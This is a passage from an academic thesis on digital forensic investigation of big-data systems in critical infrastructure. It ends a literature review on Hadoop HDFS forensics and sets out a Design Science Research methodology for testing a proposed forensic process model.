


Figure 3.19: The Proposed Digital Forensic Investigation Model for Critical Infrastructure (Corrective Big Data Forensic Model for Critical Infrastructure)

3.7 LITERATURE ISSUES

This section focuses on issues and problems related to the literature reviewed and discussed in chapter two and three related to digital forensic investigation in big data contexts. Analytics of data solutions have designed and developed intelligently to deal with various types of records and to handle massive amounts of data. The major issue is that digital data has many different sources such as name nodes, data nodes, and check-pointing servers to be used as evidence, which require a professional handling method. This means, new forensic techniques must be recognised. The five major problems have been outlined for digital forensics in Large Datasets. These problems are: complexity problems, diversity problems, consistency and correlation problems, volume problems, and unified timeline problems.

Section 2.3.5 has mentioned all possible and traditional data sources from the current literature that could be applied and related to digital forensic investigations, but the literature did not mention types that related to distributed systems in critical infrastructures such as dark data which obtained from different computer operations within the network but not used in any manner for decision making or to derive insights. Data sources are different than any other environment. Data Representation and Analytics solutions are collecting all sources in a number of nodes. Therefore, an extra effort will be required to find evidence from specific types of sources, which contain satisfactory information about the name nodes, data nodes, and check-pointing servers.

Section 3.1.3 has reviewed the classifications of data acquisition from the current literature that related to digital investigations. Live acquisition for large amounts of data under specific requirements to be compatible with critical infrastructure was not mentioned in any existing model. Customized live acquisition is strongly recommended in order to obtain respected results from name nodes. Furthermore, raw image search is valuable for preparing for the data reconstruction phase.

Conducting forensic investigations in industrial control systems is a complex process not only because of the diversity of data, but also the variety of physical and logical partitions that are interconnected to the network including name nodes, data nodes and checkpoints. This type of investigation requires collecting all sources of information not only from the suspect computer, but also from the system itself. Most of sensitive events and logs are recorded into the nodes' controllers. Therefore, this issue can be solved by leading a reconnaissance on Hadoop cluster to acquire the information of HDFS file system metadata. Conducting a clustering reconnaissance phase will provide valuable information about data blocking, size, and replication factors based on Block ID. Therefore, the gap for research has been established.

3.8 CONCLUSION

Digital forensic investigation in large datasets and environments is expected to be required according to the literature reviewed. The literature clarifies that sensitive data has become an interesting target under a number of serious attacks in industrial control systems, which requires effective methods to combat such attacks and to protect sensitive information in critical infrastructures. This chapter has delivered an analysis of previous and existing models. Moreover, gaps have been identified along with issues and problems related to the literature for the Hadoop HDFS forensic investigation field.

In this chapter, data acquisition classifications and types of forensics have been reviewed from the current literature. Additionally, reporting formats in digital forensics have been reviewed to match correct formats for the particular investigation. Ten digital forensic process models have been reviewed to identify the current methods and limitations of these models. All these sections were reviewed to ground the study of digital forensic investigation in critical infrastructures.

There is a shortage in digital forensic resources to handle security breaches in critical infrastructures. Traditional ways of dealing with such complex incidents require innovative methods and techniques based on digital forensic models that are up-to-date and compatible with critical environments and massive amounts of data. Therefore, a Digital Forensic Investigation Model for Critical Infrastructure is designed as shown in figure 3.19. This model will require testing to confirm its efficiency and reliability. A Research methodology is to be identified in chapter 4 in order to implement a pilot study to test the proposed model validity in practice.

Chapter 4

Research Methodology & Proposed Model Characteristics

4.0 INTRODUCTION

Table 4.1 Contribution of Chapter 4

The theoretical and technical sides of digital forensics have been reviewed in chapters 2 and 3 regarding the digital forensic investigation for critical infrastructures through literature. Chapter 2 has reviewed the architecture, security, digital forensic procedures and guidelines for critical infrastructures. In addition, detailed information about digital forensic characterization and process for obtaining admissible results through digital forensic investigations has been addressed from the current literature. Furthermore, chapter 2 has addressed the common vulnerabilities and threats in critical infrastructures to be taken into consideration, when forensic investigations start.

Chapter 3 has another level of literature, which discussed the relationship between data acquisition classifications and digital forensic characterization implemented in critical infrastructures, especially when handling evidence in critical data environments. Digital forensic investigation processes and reporting the findings and results obtained from the investigations, have been addressed to identify the correct pathway for each forensic case. Furthermore, ten of the existing digital forensic process models have been reviewed in order to analyse these models to recognize the gaps and problems. The literature analysis has pointed out that there are a number of boundaries that limit forensic investigators from conducting efficient investigations in critical infrastructures. Therefore, the Digital Forensic Investigation Model for Critical Infrastructures was proposed and designed for solving the gaps, issues, and the problems identified. This proposed model is a result derived from literature analysis and gap analysis (see Figure 3.19). Chapter 4 is focusing on the methodology that will be employed in order to test the proposed model.

Chapter 4 will review the methodology employed in the proposed digital forensic investigation model. This review will use processes to clarify the deficits in previous models. This will be followed by another section to identify the methodology plan that will be used to test the model. In addition, chapter 4 will discuss the properties, attributes, and other factors of the Digital Forensic Investigation Model for Critical Infrastructures to be tested and evaluated. Research questions and hypotheses will be addressed. Chapter 4 concludes with specifying the requirements for setting up the lab-testing environment and for the artefact improvement.

4.1 RESEARCH METHODOLOGY

Research is referring to the search for knowledge in order to deliver outcomes that result from systematic processes of investigation on a specific topic (Rajasekar, Philominathan, & Chinnathambi, 2013, p.2). The process of the research is a journey, which moves from the known areas to discover the unknown areas in order to make significant contributions in the particular field.

Research is the way researchers can improve their understanding of a topic by defining a number of different aspects of their area and to collect data efficiently with a guiding methodology (Mackey, & Gass, 2016, p.2). Research is not complete and there is no single way to conduct a research method. The term *Methodology* reflects the way of approaching issues and seeking answers.

Research is a high level activity for discovering new areas of knowledge. Approach steps can be defined as problem redefinition, hypothesis formulations, and proposed solutions. This can be operationalised by setting data collection, organization, and evaluation strategies to tested hypothesis. Any solution requires evaluation for the credibility and efficiency toward the problem identified, and methodology choices.

The general objective for making scientific research is answering questions raised by researcher to find out the truth against the problems and issues that have been discovered or acknowledged. However, each research study has its own objectives based on the purposes determined. These specific objectives can be grouped into a number of purposes, such as getting familiar with the topic to explore new insights. This is called exploratory research (Kothari, & Garg, 2016, p.2). It entails portraying and describing particular situations or groups accurately, which is called descriptive research. Specifying the frequency with another incidence to perform analytical processes, is known as diagnosis research, and putting hypothesis to confirm whether they are compatible with variables given in the research, is known as hypotheses-testing research.

Commonly, research types can be categorized into 4 types: descriptive and analytical, applied and fundamental, quantitative and qualitative, and conceptual and empirical. Descriptive research provides a full description of the state as it exists at the current time, while analytical research provides an analytical review and discussion based on the information provided from the descriptive research.

Applied research is known as action research that aims to work on finding an immediate solution for a problem. On the other hand, fundamental research is about gathering knowledge in order to have a broad base. Quantitative research is concerned about the measurement of a quantity that adds to the research value by using correlation analysis and frequency analysis (Rehee, 2019, p.4802). Whereas, qualitative research is concerned about testing the quality of information, models, strategies, and to determine efficiency through the knowledge implemented in that type of research (Kothari, & Garg, 2016, p.3). When it comes to develop concepts or discussing the new ones theoretically, conceptual research is the right type that can be involved and add value. In contrast, empirical research is based on previous experiences and experiences that come up with results and conclusions.

The research process is the backbone of any research structure, which needs to be well defined in the research project to be able discuss the problem and then find a suitable solution. Therefore, quantitative and qualitative research will be involved for better results. The research structure needs to follow a set of tasks to be completed. These tasks will explain the different stages of the research structure and to plan out the timetable for that particular research (Walliman, 2016, p.30). Defining the problem through this process is important to clarify the reason why this research should be conducted in that way within this particular timeline. Defining problems can be done to identify research objectives, and questions in order to formulate a number of hypotheses for the next stages.

4.1.1 Design Science Research Methodology

A research methodology that fits the nature of engineering and information technology, and gives better improvement and results, is relevant for this research. Digital forensic investigation is a complex process that needs specific requirements for conducting an effective project. Research that contributes effectively in critical infrastructures, where large volumes of data are involved needs an investigative type of approach. Therefore, Design Science Research Methodology (DSRM) for Information Systems (IS) will be employed to conduct the research. Design Science (DS) is a suitable methodology to investigate the nature of data that will be acquisitioned in the context and the Critical Data architectures with the different levels of complexity. It meets the requirements to develop computer science and information technology research artefacts (Peffers, Tuunanen, Rothenberger, &

Chatterjee, 2007, p.51). Furthermore, DS Methodology involves the design and building of objects, which suits the type of investigation for the proposed forensic model.

General Design Cycle is a complete process of stages that formulate the result in a systematic way as shown in the figure 4.2. All design science research must start with an abstract of problem awareness, due to the architecture of the design science that aims to develop and improve information systems research. This is the reason why this type of research is known as "Improved Design" (Gregor, & Hevner, 2013, p. 342). This type of research improves the design of solutions presented for better results. This process will be followed by problem suggestions with hypothesis to be drawn based on the literature knowledge from the theoretical perspective of the problem. At the development stage, the suggested solutions are put into tests and based on successful tests, then the evaluation stage will take place. The Evaluation stage collects all successful tests to evaluate the artefact thoroughly. Then, the results of the phase are collected to conclude with a summary of results.

As shown in figure 4.2, the five stages – awareness of problem, suggestions, development, evaluation, and conclusion are an iterative process, because of the design method that refers to the limitations. These are used again for generating new suggested solutions that suit the problem identified. The knowledge flow indicated in figure 4.1 is important for the design science research process and it is a vital part of constructing the methodology. Another knowledge flow is indicated in the figure 4.1, which is the operations and knowledge goal flow. This flow determines the goals set and gained from the methodology. If they are acknowledged, the process will conclude with goals as a sufficient result. If not, the process will be restarted for achieving the goals set. DS research methodology is solution oriented, and not a problem oriented, which makes it a useful research methodology for information technology research that aims to find suitable solutions for problems.




Figure 4.1 Design Science Research Process Cycle (Vaishnavi, & Kuechler, 2015, p.12)

The output of the design science research (DSR) is to achieve innovative results for discovering original relationships by connecting all the factors together to produce the solution. The outputs of design science can be categorize into constructs, models, methods, instantiations, and better theories. The following table 4.2 shows these outputs and a description for each.

Table 4.2: Output of DSR (Vaishnavi, & Kuechler, 2015, p.14)

No.	Output	Description
1	Constructs	The theoretical expressions of the field
2	Prototypes	Sets of plans to represent the relationships between constructs
3	Procedures	A set of followed rules used to find innovative solutions
4	Instantiations	The process of operationalizing of constructs, prototypes, and procedures
5	Better Theories	The process of constructing objects through experiments

Producing knowledge through design science research is based on natural and artificial sciences that are combining together to produce a new knowledge, which significantly contributes to the particular area of study. Identifying the useful knowledge is very difficult, because it depends on the knowledge artefact, which is divided into two types – descriptive knowledge (Ω), and perspective knowledge (ʌ) (Gregor, & Hevner, 2013, p. 344). The integrated relationship between these two types of knowledge can contribute heavily in building an operational knowledge base for dealing with challenging problems. The knowledge base has an important role in improving design artefacts.

This type of methodology shows how the DS research methodology will be useful in digital forensic investigation, especially in critical infrastructures in order to answer research questions, and improve existing solutions (Vaishnavi, & Kuechler, 2015, p.11). Figure 4.2 illustrates the relationship between Ω knowledge and ʌ knowledge and the important role of applying this knowledge into the design science research, taking into account the human capabilities and application environments.




Figure 4.2 Role of Knowledge in the DS Research (Gregor, & Hevner, 2013, p. 344)

The major issue is that nothing is considered as a real new. Everything has been developed based on previous experiences, and ideas. Design science research is the potential solution to make something that is different from other pervious ideas. It is to contribute to the particular area in a significant way through the problem domain (Wieringa, 2010, p.494). Problem maturity and solution maturity will determine the starting level of the research contribution based on the domain maturity as explained in figure 4.3. This variation of maturity is vital for positioning the knowledge growth of the research project.



Low
Improvement: Develop new solutions for known problems
Research Opportunity and Knowledge Contribution
Invention: Invent new solutions for new problems
Research Opportunity and Knowledge Contribution
Solution Maturity
High
Routine Design: Apply known solutions to known problems
No Major Knowledge Contribution
Exaptation: Extend known solutions to new problems (e.g., Adopt solutions from other fields)
Research Opportunity and Knowledge Contribution
High
Low
Application Domain Maturity

Figure 4.3 Design Science Contribution Framework (Gregor, & Hevner, 2013, p. 345)

Figure 4.3 presents a 2*2 matrix of the context of a research project. The X-axis represents the application domain maturity, and defines the problem from low to high. The Y-axis represents the proposed solution, which defines its maturity from low to high. The Y-axis involves all factors that determine the solutions of research questions stated.

Invention is creating new solutions for new problems. The process of inventions can be described as a journey to explore and search for a solution for a complex problem that requires special skills and curiosity to understand the root cause of the problem and imagination skills to think about untraditional ways for solving the issue in an innovative way. Design science research has these features to assist researchers to work on the scientific and the critical problems through the provided raw materials from knowledge bases for the previous issues and its solutions (Hevner, March, Park, & Ram, 2004, p.80). This process has to go through different phases as explained in figure 4.2 for identifying the problem as a first step towards the solutions.


Improvement is the process of creating better solutions to enhance the existing ones. This is the major objective for implementing design science research methodology, which can assist in contributing to the research problems and answering the unanswered questions through following the DS steps in order to produce efficient, productive, effective technologies, ideas, services, and products (Hevner, March, Park, & Ram, 2004, p.80). At this stage, researcher will decide the processes of improving the research according to their deep understanding of the environment and the problem, in order to investigate the vital problems to be solved (Khosrow-Pour, 2006, p.185). The challenge presented in this stage is how to demonstrate the enhanced solution genuinely based on the previous experience and knowledge.

Exaptation is a process of acquiring new features to be adapted to respond to new problems. This type of research is mutual between IT researchers, who engage in research that requires complex calculations and updated results from time to time such as in critical infrastructures to respond to future crises, where issues and problems are involved (Paraskevas, 2006, p.902). This way requires new features that are capable of responding to the new problems. These features open the door to unlimited opportunities for the theories of exaptation and artefacts to new areas of studies by creating innovative designs that researchers identify. Design science can make a significant contribution at this particular stage to improve the knowledge base of the form of the artefacts (Uysal, 2016, p. 24).

Routine design is the process of applying known solutions to known problems. No major knowledge contribution is declared in this type of research. When research problems are well-understood and research tools, techniques, and methodologies are to be applied. The opportunities for doing the research are less than through the exaptation process, due to the nature of the research that has been identified from all sides and has no need to apply innovative solutions and results in no new knowledge. This type of research is known as routine research because knowledge is applied in a familiar way to solve a familiar problem. Design science has not much to offer this type of research, as the major objective of DSR is to develop and acquire innovative solutions to unfamiliar problems (Vaishnavi, & Kuechler, 2015, p.11). General design cycle, role of design in the DS research, and the contribution of the DS framework have been reviewed to ground the study. This type of research is to review the compatibility of the digital forensic investigation in critical infrastructures. Process steps of the methodology have been stated in figure 4.2 to match the requirement of the digital investigations in industrial environments. The next section is planned to discuss and review the properties and characteristics of the Digital Forensic Investigation Model for Critical Infrastructures.

Design Science Research methodology is selected for this research for the reason that, it is capable of providing solutions instead of problems. In addition, it is concerned about the process of creating and building credible artefacts by quality improvement and to select only quality ones. The key aim of this research is to develop the capability of digital forensic investigation in critical infrastructures, and the outcome will be a qualified artefact for admissible evidence as the ideal solution. Therefore, DSR methodology will permit the research to produce a quality artefact as a suitable solution for filling the gaps identified in the literature analysis. To create qualified artefacts and ensure that a valuable contribution is completed with DSR methodology, seven precise criteria must be taken into consideration as shown in figure 4.5.

The elaboration of the criteria for conducting design science research will take place, and then designate the actual design preparations and goals proposed by the kernel theory – by way of mid-range theory - for this research. In order to achieve reliable outcomes from design science, Hevner et al. (2004) elaborated seven criteria to be involved in the DSR and be well-considered by the researchers as shown in the following figure 4.5.



1. *Design* as artifact	• Research developed with the *design science research* method must produce viable artifacts in the form of a construct, model, method or instantiation
2. Problem relevance	• The purpose of design science research is to develop solutions to solve important and relevant problems for organizations
3. *Design* Evaluation	• The utility, quality and efficacy of the artifact must be rigorously demonstrated via well-executed evaluation methods
4. Research Contribution	• Research conducted by the design science research method must provide clear and verifiable contributions in the specific areas of the developed artifacts and present clear grounding on the foundations of design and/or design methodologies
5. Research rigor	• Research should be based on an application of rigorous methods in both the construction and the evaluation of artifacts
6. *Design* as a research process	• The search for an effective artifact requires the use of means that are available to achieve the desired purposes, while satisfying the laws governing the environment in which the problem is being studied
7. Communication of the research	• Research conducted by design science research must be presented to both an audience that is more technology-oriented and one that is more management-oriented

Figure 4.4 Criteria for conducting Design Science Research (Dresch, Lacerda, & Valle, 2015, p.70)

These essential criteria are developed to produce an effective research deliverable based on created artefacts as first criteria for the major requirement of formulating a construct, model, method, or instantiation. The artefact will be designed, created, and articulated to develop solutions in order to solve the issues and problems relevant to the particular research. Once the artefact is designed, it has to be tested and evaluated through well-executed assessment techniques to measure the quality, effectiveness, and utility. After the artefact design is tested, the contribution is evaluated in order to ground the foundations of the research design methodologies. The contribution must deliver a solution that can effectively assist in solving the defined issues. In order to validate the quality of the research, examinations and investigations are strictly required for assuring that the proposed designed solution is adapted with the methodology to demonstrate the suitability of the proposed solution to solve the problems stated in the second criteria. A research process is required at this point in order to identify all the relevant factors of the problem. These are to be communicated and presented to all interested parties to benefit feedback on the research and assist in future problem identification.

4.1.2 Design Processes of the Study

The research processes are organised to develop an artefact which is a digital forensic investigation process model. Part of these processes is the designing of the test-cases which will be used to demonstrate the artefact and evaluate the performance of the solution. An iterative feature is implemented within the "processes" section of the design of this study to enable the application of the two test case scenarios to evaluate the artefact. The final part of the design of the study is to include the development of the final outputs for this study. These are the investigation framework and the best practice guidelines for forensic practitioners. The Big Data Forensic Investigation Model for Critical Infrastructures has 5 major phases with 8 sub-phases for Hadoop HDFS, and 7 sub-phases for Engineering Workstations. The implication of the model's design is for covering external areas in critical infrastructures, which combine together to meet the requirement of conducting an efficient forensic investigation. This proposed model is a road map for creating formal digital forensic investigation with new aspects that meet the requirements of big data.

4.2 CHARACTERISTICS AND FEATURES OF DIGITAL FORENSIC INVESTIGATION MODEL FOR CRITICAL INFRASTRUCTURES

Chapter 3 has summarized the areas of improvements required in order to enhance the efficiency of the forensic investigation in critical infrastructures, where massive amounts of data are involved. The phases that have been discussed to be improved are: planning and identification, and search and collection. These phases are encountering a lack of sufficient sub-stages that misleads and obstructs accurate results, which is considered as a serious gap as reviewed in the literature. The areas of improvements have to be redesigned and formulated in a new model in order to meet the latest requirements of critical environments that deal with large amounts of data. Chapter 3 has reviewed the ten digital forensic investigation models, taking into account their properties, phases, and processes for each model. The chapter has discussed the gap in literature to confirm the issues in order to assist forensic investigators reaching another level of productivity. Consequently, a Digital Forensic Investigation Model for Critical Infrastructure has been designed and constructed in order to take the step towards combating criminals. The proposed model is a road map for guiding digital forensic investigators in their investigations and examiners in complex environments. Table 4.3 reviews the features that can be tested. Table 4.3 explains what features can be provided to support the efficiency of the model and explains what exact properties that can be added to cope with the latest changes by industry.

Table 4.3 Model's Features

Features	**Digital Forensic Investigation Model for Critical Infrastructures**
Properties	Productivity, superiority, proficiency, adeptness, steadiness, compatibility, correctness, and helpfulness in critical infrastructures.
Attributes	Sophistication, cleverness, effectiveness, quality, and ethicality.

The table 4.3 shows the summary of the properties and attributes anticipated from the given artefacts. The features mentioned are the major objectives and goals projected to enhance the solution performance. The re-assessment of the developed artefacts will need to go through DS research methodology to be redefined. The artefact that will be used in this research is the Digital Forensic Investigation Model for Critical Infrastructures. The proposed model has two sub-areas to be investigated. These two areas are: engineering workstations, and Hadoop HDFS. The steps for performing the forensic investigation defer from one to another. Each area requires specific requirements to acquire the desired data. The target environment of the forensic investigation, is critical infrastructures. Critical infrastructures have two sub-environments, one for engineers, specialists, other employees, and one for system administrators. These sub-environments have to go under accurate investigation through systematic methodologies. The scope of each environment has been taken into consideration, when the BDFIM-CI model is designed.

Previous digital forensic models have been designed and developed for creating new characteristics that can effect such complicated digital investigations. These characteristics could be taking into account as additional phases and sub-phases in order to the fill gap found from the previous model analysis, or to suggest new methodology for the problem and to be solved in a different way. The skills of extracting file system information to identify file names, file attributes, file location, and file size, date/time stamps, and directory structure, are vital to digital forensic investigators.

According to the literature reviewed and introduced in chapters 2 and 3, it is evident that existing digital forensic models planned and theoretically advanced, are with specific characteristics to serve certain areas. These areas have been assisted and aided traditionally through the previous and existing models. For instance, digital forensic models have been aimed to conduct digital forensic investigations on network, computer, cloud network, and mobile. These traditional practices are no longer appropriate to tackle big data. Big Data is an innovative era, which undertakes large data sets that are investigated in order to reveal patterns. Untraditional techniques are required to deal with these large volumes of data under all classes of forensic activity.

